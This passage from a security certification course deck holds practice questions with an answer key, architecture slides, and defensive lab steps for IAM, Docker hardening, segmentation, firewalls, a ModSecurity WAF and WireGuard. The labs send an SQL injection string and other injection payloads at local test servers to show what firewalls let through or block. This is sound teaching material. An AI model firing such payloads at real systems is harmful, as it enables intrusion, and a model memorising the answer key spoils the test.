2. An employee adopts an unapproved cloud file-sharing app to work faster. BEST described as: A) Insider threat B) Shadow IT C) Hacktivism D) Organized crime

3. A user receives a text message with a link to 'reconfirm' a parcel delivery. This vector is: A) Vishing B) Phishing C) Smishing D) Pretexting

4. Attackers poison an industry news site their target's staff read daily. This is a: A) Watering hole B) Typosquatting C) Whaling D) Pretexting

5. A finance clerk gets an email from the 'CEO' urgently demanding a wire transfer. This is MOST specifically: A) Spam B) Business email compromise C) Smishing D) Bloatware

6. A program checks a file's permissions, then opens it; an attacker swaps the file in between. This is a: A) Buffer overflow B) Race condition C) SQLi D) Zero-day

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 2 (cont.)

1. An attacker runs code on the hypervisor by breaking out of a guest VM. This is: A) Resource reuse B) VM escape C) Side loading D) Credential replay

2. One account logs in from Singapore and Germany eight minutes apart. This indicator is: A) Out-of-cycle logging B) Impossible travel C) Resource use D) Missing logs

3. Malware spreads across the network by itself with no user action. It is a: A) Virus B) Trojan C) Worm D) Logic bomb

4. One password is tried once against hundreds of accounts to avoid lockouts. This is: A) Brute force B) Credential stuffing C) Password spraying D) Rainbow table

5. Only explicitly approved programs may execute on a host; all others are blocked. This control is an: A) Deny list B) Application allow list C) ACL D) HIPS

6. A team divides the network so a breach in the guest Wi-Fi cannot reach servers. This mitigation is: A) Patching B) Segmentation C) Encryption D) Decommissioning

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 2

1. Q1: C — A long-term, well-resourced espionage campaign is the hallmark of a nation-state APT.

2. Q2: B — Shadow IT: unsanctioned but not malicious; the risk is lack of oversight.

3. Q3: C — Smishing is phishing delivered over SMS text messages.

4. Q4: A — A watering-hole attack poisons a site the target group is known to visit.

5. Q5: B — Business email compromise uses a spoofed or hijacked executive account to order fraudulent transfers.

6. Q6: B — A time-of-check to time-of-use race condition: state changes between the check and the use.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 2 (cont.)

1. Q7: B — VM escape breaks guest isolation to compromise the host and every other VM.
2. Q8: B — Impossible travel: the two logins are closer in time than any real travel allows.
3. Q9: C — A worm self-propagates without user interaction; a virus needs a host file and a user.
4. Q10: C — Password spraying uses one common password across many accounts to stay under lockout thresholds.
5. Q11: B — An application allow list is default-deny and stronger than a deny list.
6. Q12: B — Segmentation limits lateral movement and shrinks the blast radius of a compromise.

© 2026 Tertiary Infotech Academy Pte Ltd

Recap — Threats, Vulnerabilities & Mitigations

1. 2.1 Threat Actors & Motivations: A threat actor is any entity that can cause a security event, from a bored teenager to a nation-state intelligence agency.
2. 2.2 Threat Vectors & Attack Surfaces: A threat vector is the path or means an attacker uses to reach and exploit a target; the attack surface is the sum of all those paths.
3. 2.3 Types of Vulnerabilities: A vulnerability is a weakness that a threat can exploit; this objective catalogues where weaknesses live.
4. 2.4 Indicators of Malicious Activity: This large objective is about reading the signs of an attack across malware, physical, network, application and cryptographic categories.
5. 2.5 Mitigation Techniques: Mitigations reduce the likelihood or impact of a threat; this objective lists the enterprise techniques you must know.

© 2026 Tertiary Infotech Academy Pte Ltd

03

DOMAIN 03

Security Architecture

3.1 Architecture models · 3.2 Enterprise infrastructure · 3.3 Data protection · 3.4 Resilience

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 18%

Domain 3 Objectives

1

3.1 Architecture Models

Compare and contrast security implications of different architecture models

2

3.2 Securing Enterprise Infrastructure

Given a scenario, apply security principles to secure enterprise infrastructure

3

3.3 Protecting Data

Compare and contrast concepts and strategies to protect data

4

3.4 Resilience and Recovery

Explain the importance of resilience and recovery in security architecture

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Security Architecture

Labs 17–20

- 17. Cloud Shared Responsibility and IAM Least Privilege
- 18. Container Security with Docker
- 19. Network Segmentation and Security Zones
- 20. Stateful Firewall with UFW and nftables

Labs 21–24

- 21. Web Application Firewall with ModSecurity and the OWASP CRS
- 22. Site-to-Site VPN with WireGuard
- 23. Data Classification and Data Loss Prevention
- 24. Data at Rest: LUKS2 Disk Encryption

Labs 25–27

- 25. Data in Transit: TLS Hardening and Cipher Audit
- 26. Backup and Recovery with restic
- 27. Storage Resilience with Software RAID (mdadm)

© 2026 Tertiary Infotech Academy Pte Ltd

3.1

OBJECTIVE 3.1

Architecture Models

Cloud · IaC · Serverless · Microservices · Isolation · ICS/IoT · Trade-offs

© 2026 Tertiary Infotech Academy Pte Ltd

The Cloud Responsibility Matrix

1

On-premises

The organisation owns everything from the building, power and hardware up to the application, data and identities.

2

IaaS

The provider runs facilities, hardware and hypervisor. You still patch the guest OS, set network rules and protect the data.

3

PaaS

The provider also manages the OS and runtime. You remain responsible for your code, its configuration, identities and data.

4

SaaS

The provider runs the whole application. You still own your data, user accounts, access permissions and service settings.

5

Always the customer

In every model the customer keeps data classification, identity and access management and account security.

© 2026 Tertiary Infotech Academy Pte Ltd

Deployment Models and Hybrid Considerations

1

Public cloud

Multi-tenant infrastructure shared by many customers. It scales instantly, but you rely on the provider to isolate tenants.

2

Private cloud

Infrastructure dedicated to one organisation, on site or hosted. It gives more control and assurance at a higher cost.

3

Hybrid cloud

Mixes on-premises and cloud. Watch for inconsistent policies, identity federation gaps and data flowing between them.

4

Community cloud

Shared by organisations with common needs, such as hospitals or agencies, which split cost and compliance work.

5

Third-party vendors

Every provider and managed service partner joins your attack surface. Assess them, agree SLAs and keep a right to audit.

6

Multi-tenancy risk

A flaw in tenant isolation could expose one customer's data to another, so encrypt data with keys you control.

© 2026 Tertiary Infotech Academy Pte Ltd

IaC, Serverless and Microservices

1

Infrastructure as code

Servers, networks and policies are defined in version-controlled templates, giving repeatable builds and no drift.

2

IaC security

One template error is copied into every deployment. Scan templates before deploying and keep secrets out of the repo.

3

Serverless

Code runs as on-demand functions with no server to manage. The provider patches the platform; you secure code and permissions.

4

Microservices

An application split into small independent services that talk over APIs. Each scales alone, but every API is an entry point.

5

Monolith contrast

A monolith is one large deployable unit. It has fewer interfaces, but one flaw or crash can take down the whole application.

6

API protection

Microservices need service-to-service authentication, rate limiting, input validation and a gateway to enforce policy.

© 2026 Tertiary Infotech Academy Pte Ltd

Virtualisation versus Containerisation

Virtual machines

- A hypervisor runs complete guest operating systems, each with its own kernel.
- Isolation is strong because every VM has a separate kernel and virtual hardware.
- VM escape, where code breaks out of a guest into the hypervisor, is the worst case.
- VM sprawl leaves forgotten, unpatched machines running on the host.

Containers

- Containers share the host kernel and isolate processes with namespaces and cgroups.
- They start in seconds and are small, which makes them ideal for microservices.
- A kernel flaw or a privileged container can let an attacker reach the host.
- Scan images, run as non-root and grant only the capabilities the process needs.

© 2026 Tertiary Infotech Academy Pte Ltd

Centralised versus Decentralised

Centralised

- Control, data and decisions sit in one place, such as one data centre or directory.
- It is easier to manage, monitor and apply one consistent security policy.
- It creates a single point of failure and a high-value target for attackers.
- Example: one on-premises data centre with a single identity provider.

Decentralised

- Processing and control are spread across many sites, nodes or business units.
- It is more resilient because one failed node does not stop the whole system.
- Policy is harder to keep consistent and visibility is split across many teams.
- Examples: blockchain ledgers, edge computing and branches with local services.

© 2026 Tertiary Infotech Academy Pte Ltd

Physical Isolation, Segmentation and SDN

1

Physical isolation

Systems run on separate hardware with no shared cabling. It is the strongest separation and also the most expensive.

2

Air-gapped network

A network with no connection to any other network. Data moves on removable media, which becomes the main threat vector.

3

Logical segmentation

VLANs, subnets and firewall rules divide one physical network into separate zones, each with its own policy.

4

Software-defined networking

SDN separates the control plane from the data plane, so a central controller programs every switch in software.

5

SDN planes

The control plane decides where traffic goes, the data plane forwards it and the management plane configures devices.

6

SDN risk

The controller becomes a single high-value target. Protect it with strong authentication, segmentation and redundancy.

© 2026 Tertiary Infotech Academy Pte Ltd

ICS/SCADA, IoT, RTOS and Embedded Systems

1

IoT

Connected devices often ship with default passwords, weak update paths and long lives. Isolate them on their own segment.

2

ICS and SCADA

Industrial control systems run physical processes such as power and water. SCADA supervises them across wide areas.

3

OT priorities

Availability and safety come first in operational technology, so patching is rare and every change is carefully planned.

4

RTOS

A real-time operating system guarantees a response within strict deadlines, as in vehicles, infusion pumps and robots.

5

Embedded systems

Purpose-built computers inside devices, often with firmware that is hard or impossible to patch after release.

6

High availability

Critical platforms are built with redundant components so that a single failure does not stop the service.

© 2026 Tertiary Infotech Academy Pte Ltd

Architecture Considerations and Trade-offs

1. **Availability**
   How reliably the system is reachable, expressed as uptime targets such as 99.99 percent, called four nines.

2. **Resilience**
   How well the system withstands and recovers from failure without losing service, for example through redundancy.

3. **Cost**
   Capital and operating expense. Cloud swaps up-front hardware spending for an ongoing subscription.

4. **Responsiveness**
   How quickly the system answers under load. Latency matters most for real-time and user-facing services.

5. **Scalability**
   The ability to grow or shrink with demand. Cloud scales out automatically; on premises needs new hardware.

6. **Ease of deployment**
   How fast environments can be built. IaC templates and containers make deployment quick and repeatable.

© 2026 Tertiary Infotech Academy Pte Ltd

Architecture Considerations and Trade-offs (cont.)

7

Risk transference

Shifting some risk to another party, such as a provider or insurer. Accountability for the data stays with you.

8

Ease of recovery

How fast service is restored after an incident. Snapshots, IaC rebuilds and backups all shorten recovery.

9

Patch availability

Whether the vendor still releases fixes. End-of-life products get no patches and stay permanently vulnerable.

10

Inability to patch

Some ICS, medical and embedded systems cannot be patched safely, so compensating controls must reduce the risk.

11

Power

Electrical draw and supply limits. Small embedded and IoT devices often cannot run heavy security agents.

12

Compute

Available processing capacity. Constrained devices may lack the CPU for strong encryption or endpoint protection.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.1 · KEY IDEA

You can outsource the infrastructure, never the accountability.

Whatever the cloud model, the customer still owns its data, identities and configuration choices. Read the responsibility matrix before you sign.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Architecture Models

1. IaaS: you patch the guest OS. PaaS: you secure code and data. SaaS: you still own data, users and access settings.
2. Air-gapped means no network connection at all, so removable media such as USB drives becomes the main infection route.
3. SDN splits the control plane, which decides the path, from the data plane, which forwards the packets.
4. Containers share the host kernel while each VM has its own kernel, so container isolation is weaker by design.
5. For an ICS or embedded device that cannot be patched, the answer is usually a compensating control: segment and monitor it.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.1 · HANDS-ON

Cloud Shared Responsibility and IAM Least Privilege

LAB 17

The learner builds an on-prem/IaaS/PaaS/SaaS responsibility matrix, simulates IAM policy evaluation, replaces a wildcard policy with least privilege, and scans an IaC template for misconfigurations.

You'll build

A responsibility matrix, an IAM simulator, a least-privilege policy and a clean IaC scan

Tools: jq, python3, awk, column (bsdextrautils)

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 17

Cloud Shared Responsibility and IAM Least Privilege

STEPS 1–4 OF 8

1. Install the tools

```
$ apt-get update -qq && apt-get install -y jq python3 bsdextrautils
```

2. Build the shared responsibility matrix

```
$ column -s, -t matrix.csv
```

3. Query the matrix for who owns each control

```
$ awk -F, 'NR>1 && $3=="customer" {print "  " $1}' matrix.csv
```

4. Create an over-permissive IAM policy

```
$ jq -r '.Statement[] | select(.Effect=="Allow") | ...' policy-v1.json
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 17

Cloud Shared Responsibility and IAM Least Privilege

STEPS 5–8 OF 8

5 Evaluate requests with a policy simulator

```
$ while read -r act res; do python3 evaluate.py policy-v1.json "$act" "$res"; done < requests.txt
```

6 Rewrite the policy to least privilege and re-evaluate

```
$ while read -r act res; do python3 evaluate.py policy-v2.json "$act" "$res"; done < requests.txt
```

7 Scan an IaC template for misconfigurations

```
$ ./iac-scan.sh template-v1.json
```

8 Fix the template and confirm a clean scan

```
$ ./iac-scan.sh template-v2.json && echo "Template approved for deployment"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 17 · VERIFY

Cloud Shared Responsibility and IAM Least Privilege

✅ Test it

template-v1 reports 5 findings and template-v2 reports Findings: 0; the v2 policy returns EXPLICIT DENY for s3:DeleteObject and IMPLICIT DENY for iam:CreateUser.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.1 · HANDS-ON

Container Security with Docker

LAB 18

The learner inspects a default root container, builds a non-root image, runs it read-only with all capabilities dropped and resource limits applied, and scans images for known CVEs with Trivy.

You'll build

A non-root image, a hardened container, a pids-capped container and a Trivy report

Tools: docker.io, capsh (libcap2-bin), trivy

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 18

Container Security with Docker

STEPS 1–4 OF 8

1. Install Docker and check the engine

```
$ command -v docker >/dev/null 2>&1 || apt-get install -y docker.io
```

2. Run a default container and inspect its privileges

```
$ capsh --decode=$(docker exec web-default awk '/CapEff/{print $2}' /proc/1/status)
```

3. Compare container isolation with the host

```
$ readlink /proc/1/ns/pid /proc/$PID/ns/pid
```

4. Build an image that runs as a non-root user

```
$ docker build -q -t lab18/app:1.0 . && docker run --rm lab18/app:1.0 id
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 18

Container Security with Docker

STEPS 5–8 OF 8

5 Harden the container: read-only, no capabilities, no new privileges

```
$ docker run -d --name app-hardened --read-only --cap-drop ALL --security-opt no-new-privileges:true lab18/app:1.0
```

6 Apply resource limits and survive a fork bomb

```
$ docker run -d --name app-capped --memory 64m --cpus 0.5 --pids-limit 30 lab18/app:1.0
```

7 Audit default versus hardened settings

```
$ docker inspect -f '{{.Name}}: user={{.Config.User}} readonly={{.HostConfig.ReadonlyRootfs}} ...' "$c"
```

8 Scan images for known vulnerabilities

```
$ trivy image --quiet --scanners vuln --severity HIGH,CRITICAL nginx:1.21-alpine
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 18 · VERIFY

Container Security with Docker

✅ Test it

app-hardened runs as UID 10001, even root gets 'Read-only file system', CapEff is 0, the capped container refuses to fork past 30 processes, and Trivy lists CVEs for the old image.

© 2026 Tertiary Infotech Academy Pte Ltd

3.2

OBJECTIVE 3.2

Securing Enterprise Infrastructure

Placement · Zones · Failure modes · Appliances · 802.1X · Firewalls · VPN · SASE

© 2026 Tertiary Infotech Academy Pte Ltd

Infrastructure Considerations

1

Device placement

Put each control where it sees the traffic it protects, such as a firewall at a zone edge or a sensor at a choke point.

2

Security zones

Group assets of equal trust, such as internet, screened subnet, internal and management, and police traffic between them.

3

Attack surface

Every open port, exposed service, account and interface an attacker could use. Shrink it by removing what is not needed.

4

Connectivity

Every link to sites, clouds and partners is an attack path. Inventory each connection and encrypt and filter it.

5

Screened subnet

Formerly called a DMZ. It hosts public services such as web servers and is isolated from the trusted internal network.

6

Defence in depth

Layer controls so that one bypassed or failed device does not expose everything behind it.

© 2026 Tertiary Infotech Academy Pte Ltd

Fail-Open versus Fail-Closed

Fail-open

- When the device fails, traffic keeps flowing without being inspected.
- It preserves availability at the cost of confidentiality and integrity.
- It suits devices where an outage is the bigger risk, such as a monitoring sensor.
- Example: an IPS bypass switch that passes traffic when the IPS crashes.

Fail-closed

- When the device fails, all traffic through it is blocked.
- It preserves confidentiality and integrity at the cost of availability.
- It suits security-critical boundaries such as the perimeter firewall.
- Example: a firewall that drops every packet when its rule engine stops.

© 2026 Tertiary Infotech Academy Pte Ltd

Active, Passive, Inline and Tap

1

Active

The device can act on traffic, such as blocking a connection, resetting a session or quarantining a host. An IPS is active.

2

Passive

The device only observes and alerts, so it cannot stop an attack itself. An IDS fed from a mirror port is passive.

3

Inline

Installed in the cable path, sometimes called a bump in the wire. Every packet passes through it, so it can block.

4

Tap or monitor

Receives a copy of traffic from a network tap or SPAN mirror port. It adds no latency and no failure point.

5

SPAN caveat

A switch mirror port can drop frames under load and does not copy errored frames, so a hardware tap is more reliable.

6

The trade-off

Inline active devices can stop attacks but add latency and a failure point. Passive monitors are safe but only detect.

© 2026 Tertiary Infotech Academy Pte Ltd

Network Appliances

1

Jump server

A hardened host in the management zone. Admins connect to it first, then onward, so admin access is funnelled and logged.

2

Forward proxy

Makes outbound requests for internal clients, enabling URL filtering, caching, logging and hiding client addresses.

3

Reverse proxy

Receives inbound requests for internal web servers, hiding them and enabling TLS offload and request filtering.

4

IDS and IPS

An IDS detects and alerts on malicious traffic; an IPS sits inline and blocks it. Both use signatures and anomalies.

5

Load balancer

Spreads requests across a pool of servers using health checks, improving availability and absorbing traffic spikes.

6

Sensors

Collect traffic or events at key points, such as taps and host agents, and feed them to an IDS or a SIEM.

© 2026 Tertiary Infotech Academy Pte Ltd

Signature versus Anomaly Detection

Signature-based

- Matches traffic against patterns of known attacks, much like antivirus definitions.
- It produces few false positives for well-understood attacks.
- It cannot detect a zero-day attack that has no signature yet.
- Signatures must be updated constantly to remain effective.

Anomaly-based

- Learns a baseline of normal traffic and alerts on deviations from it.
- It can catch novel and zero-day attacks that have no known signature.
- It raises more false positives, especially while the baseline is immature.
- A baseline recorded during an attack teaches the system that bad is normal.

© 2026 Tertiary Infotech Academy Pte Ltd

How 802.1X Port-Based Access Control Works

1. A device connects and the switch port starts unauthorised
2. The switch, as authenticator, asks for an EAP identity
3. The supplicant sends its credentials over EAPoL
4. The switch relays them to a RADIUS server
5. RADIUS accepts or rejects and the port opens or stays shut
6. Optionally a VLAN is assigned based on the user's role

© 2026 Tertiary Infotech Academy Pte Ltd

Port Security and EAP Methods

1

Port security

Switch features that limit which devices may use a port, such as MAC limiting, sticky MACs and disabling unused ports.

2

802.1X

Port-based network access control. Only authentication traffic crosses the port until the device proves who it is.

3

EAP

The Extensible Authentication Protocol is a framework that carries many authentication methods between client and server.

4

EAP-TLS

Client and server both present certificates. It is the strongest common method but needs a PKI for client certificates.

5

PEAP and EAP-TTLS

The server certificate builds a TLS tunnel and the user then signs in inside it with a password. No client certificate.

6

EAP-FAST

A Cisco-developed method that builds the tunnel with a protected access credential instead of certificates.

© 2026 Tertiary Infotech Academy Pte Ltd

Firewall Types

1

Packet filter

Stateless filtering on source and destination IP, protocol and port. Each packet is judged alone with no memory.

2

Stateful (layer 4)

Tracks connections in a state table, so replies to allowed sessions pass automatically. Decides on IPs and ports.

3

Layer 7 firewall

Understands the application protocol, so it can allow HTTP yet block a method, URL, file type or application.

4

NGFW

A next-generation firewall adds application awareness, user identity, TLS inspection and built-in IPS to stateful rules.

5

UTM

Unified threat management bundles firewall, anti-malware, URL filtering, IPS, spam filtering and VPN in one appliance.

6

WAF

A web application firewall inspects HTTP requests to block SQL injection, XSS and other attacks on web applications.

© 2026 Tertiary Infotech Academy Pte Ltd

Why Layer 7 Filtering Is Needed

Layer 4 firewall

- It decides using IP addresses, protocol and port numbers at layers 3 and 4.
- Port 443 is either open or closed, so every HTTPS request looks identical to it.
- It cannot read a query string, a POST body, a cookie or a JSON payload.
- It cannot tell a normal login from an SQL injection sent to the same URL.

Layer 7 firewall or WAF

- It parses the full HTTP request after TLS termination, including headers and body.
- It matches attack patterns such as UNION SELECT and path traversal sequences.
- It enforces per-parameter limits, upload size caps and allowed HTTP methods.
- It protects applications you cannot patch, but never replaces fixing the code.

© 2026 Tertiary Infotech Academy Pte Ltd

Connection State and Rule Design

1

NEW

The first packet of a connection, such as a TCP SYN. This is the only traffic your allow rules need to name.

2

ESTABLISHED

Packets belonging to a connection already seen in both directions. Accepting these avoids writing reverse rules.

3

RELATED

A separate connection spawned by an allowed one, such as an FTP data channel or an ICMP error message.

4

Default deny

Set the policy to drop, then allow-list only required services. Anything not permitted is denied.

5

Rule order

Rules are evaluated top down and the first match wins, so a broad allow above a specific deny defeats it.

6

Implicit deny

The unwritten final rule that drops everything unmatched, which is why an empty allow-list is secure.

© 2026 Tertiary Infotech Academy Pte Ltd

Secure Communication and Access

1

VPN

An encrypted tunnel across an untrusted network that protects the confidentiality and integrity of data in transit.

2

Remote access

Lets individual users reach internal resources from outside, through a VPN client, jump server or zero trust gateway.

3

TLS tunnelling

A TLS VPN runs over TCP 443, so it passes most firewalls and can be clientless through a web browser.

4

IPSec

Works at layer 3. AH gives integrity and authentication only, ESP adds encryption and IKE negotiates the keys.

5

SD-WAN

Software-defined WAN steers branch traffic over broadband, LTE and MPLS links by policy. Every path must be encrypted.

6

SASE

Secure access service edge delivers networking and security, such as SWG, CASB, ZTNA and firewall, as a cloud service.

© 2026 Tertiary Infotech Academy Pte Ltd

VPN Choices You Must Know

1

Site-to-site

Two gateways join two networks permanently. Client devices need no VPN software at all.

2

Remote access

An individual user device connects into the corporate network, typically for teleworking.

3

Tunnel mode

The whole original IP packet is encrypted and wrapped in a new header, which is what gateways use.

4

Transport mode

Only the payload is encrypted and the original IP header is kept, used for host-to-host traffic.

5

Split tunnel

Only corporate subnets go through the VPN. It saves bandwidth but bypasses inspection of internet traffic.

6

Full tunnel

All traffic is forced through the VPN so policy and logging apply everywhere, at the cost of throughput.

© 2026 Tertiary Infotech Academy Pte Ltd

IPSec and WireGuard

IPSec

- It uses IKEv2 on UDP 500 and 4500 for key exchange, then ESP for encryption.
- It negotiates algorithms, so misconfiguration can silently select weak ciphers.
- Implementations are very large, which gives a correspondingly large attack surface.
- It is universally supported by enterprise firewalls and is required exam knowledge.

WireGuard

- It runs over a single UDP port you choose, commonly 51820, with no negotiation.
- It fixes modern cryptography: Curve25519, ChaCha20-Poly1305, BLAKE2s and HKDF.
- Its kernel implementation is small enough for a single reviewer to audit properly.
- Peers authenticate by exchanging public keys, much like SSH authorised keys.

© 2026 Tertiary Infotech Academy Pte Ltd

VLANs and Subnets, East-West and North-South

VLAN and subnet

- A VLAN is a layer 2 broadcast domain tagged with an 802.1Q ID from 1 to 4094.
- A subnet is a layer 3 IP range such as 10.20.0.0/24 used for routing decisions.
- They are usually mapped one to one, but that mapping is convention, not enforcement.
- A VLAN alone gives no security. The router or firewall between VLANs applies policy.

Traffic direction

- North-south traffic crosses the perimeter between inside and outside networks.
- East-west traffic moves between internal workloads, where most breach spread happens.
- Classic perimeter firewalls inspect north-south only and never see east-west flows.
- Microsegmentation puts an enforcement point directly on east-west traffic.

© 2026 Tertiary Infotech Academy Pte Ltd

Selecting Effective Controls

1. Identify the assets and the zone each one belongs to
2. Map the threats and attack surface of every zone
3. Choose controls by placement, failure mode and layer
4. Layer controls rather than trusting one strong device
5. Test that each control blocks and fails as designed
6. Monitor, review and tune as the network changes

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Securing Enterprise Infrastructure

1. Fail-open favours availability and fail-closed favours security. A perimeter firewall should normally fail closed.

2. IPS = inline and active, so it can block. IDS = passive on a tap or SPAN port, so it can only alert.

3. 802.1X roles: supplicant is the client, authenticator is the switch or AP, authentication server is RADIUS.

4. Only a layer 7 device such as a WAF or NGFW can see SQL injection inside HTTP; a layer 4 firewall sees only IPs and ports.

5. SASE is cloud-delivered security plus networking (SWG, CASB, ZTNA); SD-WAN is the policy-driven branch WAN underneath.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.2 · HANDS-ON

Network Segmentation and Security Zones

LAB 19

The learner builds DMZ, internal and management zones as network namespaces, proves a flat network allows lateral movement, then enforces a screened-subnet, jump-server zone policy with iptables.

You'll build

Three isolated layer 3 zones behind a host router with a logged default-deny chain

Tools: ip netns, veth, iptables, netcat, curl, python3

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 19

Network Segmentation and Security Zones

STEPS 1–4 OF 7

1. Install the tools

```
$ apt-get update -qq && apt-get install -y iproute2 iptables iputils-ping netcat-openbsd curl
```

2. Create three zone namespaces

```
$ for z in dmz internal mgmt; do ip netns add $z; done
```

3. Wire each zone to the host router with veth pairs

```
$ ip link add veth-$z type veth peer name veth-$z-r
```

4. Start services and prove the flat network allows lateral movement

```
$ ip netns exec dmz nc -zv -w2 10.0.20.2 5432
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 19

Network Segmentation and Security Zones

STEPS 5–7 OF 7

5 Apply a default-deny zone policy

```
$ iptables -A ZONES -s 10.0.20.0/24 -d 10.0.10.0/24 -p tcp --dport 80 -j ACCEPT
```

6 Re-test the screened-subnet policy

```
$ ip netns exec internal curl -s -o /dev/null -w '%{http_code}' http://10.0.10.2/
```

7 Read the counters and dropped-packet logs

```
$ iptables -L ZONES -n -v --line-numbers
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 19 · VERIFY

Network Segmentation and Security Zones

✅ Test it

Internal-to-DMZ web returns HTTP 200, DMZ-to-internal port 5432 times out, DMZ-to-management fails, the management zone reaches everything, and the default-deny counter is above zero.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.2 · HANDS-ON

Stateful Firewall with UFW and nftables

LAB 20

The learner builds a UFW allow-list, inspects the netfilter rules it generates, writes a stateful nftables ruleset for a namespaced server, and shows that a layer 4 firewall passes an SQLi payload.

You'll build

A UFW host policy and an nftables-protected server with per-rule counters

Tools: ufw, nftables, iptables, netcat, curl, ip netns

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 20

Stateful Firewall with UFW and nftables

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get update -qq && apt-get install -y ufw nftables netcat-openbsd curl iproute2 iputils-ping
```

2 Build a UFW default-deny allow-list

```
$ ufw default deny incoming && ufw allow 22/tcp && ufw --force enable
```

3 Inspect the netfilter rules UFW generated

```
$ iptables -S ufw-user-input
```

4 Disable UFW and build a server namespace

```
$ ufw --force disable && ip netns add srv
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 20

Stateful Firewall with UFW and nftables

STEPS 5–8 OF 8

5 Write a stateful nftables ruleset for the server

```
$ nft -c -f /root/lab20/srv.nft && echo "Syntax OK"
```

6 Load the ruleset and test allowed versus blocked ports

```
$ ip netns exec srv nft -f /root/lab20/srv.nft && nc -z -w2 10.20.0.2 23
```

7 Read per-rule counters

```
$ ip netns exec srv nft list chain inet filter input
```

8 Compare layer 4 rules with layer 7 filtering

```
$ curl -s -o /dev/null -w '%{http_code}' "http://10.20.0.2/?id=1%27%20OR%20%271%27=%271"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 20 · VERIFY

Stateful Firewall with UFW and nftables

✅ Test it

HTTP 80 returns 200, SSH 22 is allowed only from the admin host, Telnet 23 is blocked, the default-deny counter is above zero, and the SQLi request passes the layer 4 rules.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.2 · HANDS-ON

Web Application Firewall with ModSecurity and the OWASP CRS

LAB 21

The learner deploys Apache with ModSecurity and the OWASP CRS, baselines it in DetectionOnly mode, enforces blocking of SQLi, XSS, traversal and command injection, and writes a narrow rule exclusion.

You'll build

An Apache site protected by the OWASP CRS with a scoped false-positive exclusion

Tools: apache2, libapache2-mod-security2, modsecurity-crs, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 21

Web Application Firewall with ModSecurity and the OWASP CRS

STEPS 1–4 OF 7

1 Install Apache, ModSecurity and the OWASP CRS

```
$ apt-get install -y apache2 libapache2-mod-security2 modsecurity-crs curl
```

2 Create the ModSecurity configuration in DetectionOnly mode

```
$ cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
```

3 Send an attack in detection-only mode and read the warning

```
$ grep 'ModSecurity: Warning' /var/log/apache2/error.log | grep -o 'id "[0-9]*"' | sort | uniq -c
```

4 Switch the rule engine to blocking mode

```
$ sed -i 's/^SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 21

Web Application Firewall with ModSecurity and the OWASP CRS

STEPS 5–7 OF 7

5 Fire SQLi, XSS, traversal and command-injection payloads

```
$ curl -s -o /dev/null -w "%{http_code}\n" -G --data-urlencode "$p" http://127.0.0.1/
```

6 Read the matched rule IDs in the logs

```
$ grep 'ModSecurity' /var/log/apache2/error.log | grep -o 'id "[0-9]*"' | sort | uniq -c | sort -rn
```

7 Tune a false positive with a narrow exclusion

```
$ SecRule REQUEST_URI "@beginsWith /admin/edit" "id:1000,...,ctl:ruleRemoveTargetByTag=attack-xss;ARGS:body"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 21 · VERIFY

Web Application Firewall with ModSecurity and the OWASP CRS

✅ Test it

DetectionOnly returns 200 with logged warnings; in blocking mode all four payloads return 403, a benign search returns 200, and the editor field passes only on /admin/edit.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 3.2 · HANDS-ON

Site-to-Site VPN with WireGuard

LAB 22

The learner joins two simulated sites with a WireGuard tunnel, proves with tcpdump that only ciphertext crosses the underlay, and shows AllowedIPs crypto-key routing refusing an unlisted address.

You'll build

A two-site WireGuard tunnel, a ciphertext-only capture and a crypto-key routing test

Tools: wireguard-tools, ip netns, tcpdump, netcat

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 22

Site-to-Site VPN with WireGuard

STEPS 1–4 OF 8

1 Install WireGuard and capture tools

```
$ apt-get update -qq && apt-get install -y wireguard-tools iproute2 iputils-ping tcpdump netcat-openbsd
```

2 Generate a key pair for each site

```
$ wg genkey | tee siteA.key | wg pubkey > siteA.pub
```

3 Create two site namespaces with WireGuard links

```
$ ip link add wgA type wireguard && ip link set wgA netns siteA
```

4 Configure keys, listen ports and allowed IPs

```
$ ip netns exec siteA wg set wgA private-key siteA.key listen-port 51820 peer ... allowed-ips 10.99.0.2/32
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 22

Site-to-Site VPN with WireGuard

STEPS 5–8 OF 8

5 Point each peer at the other's endpoint

```
$ ip netns exec siteA wg set wgA peer "$(cat siteB.pub)" endpoint 127.0.0.1:51821
```

6 Verify the tunnel with ping and wg show

```
$ ip netns exec siteA ping -c3 10.99.0.2 && ip netns exec siteA wg show
```

7 Capture the underlay to prove the traffic is encrypted

```
$ timeout 12 tcpdump -i lo -nn -A -c 20 'udp port 51820 or udp port 51821' > capture.txt
```

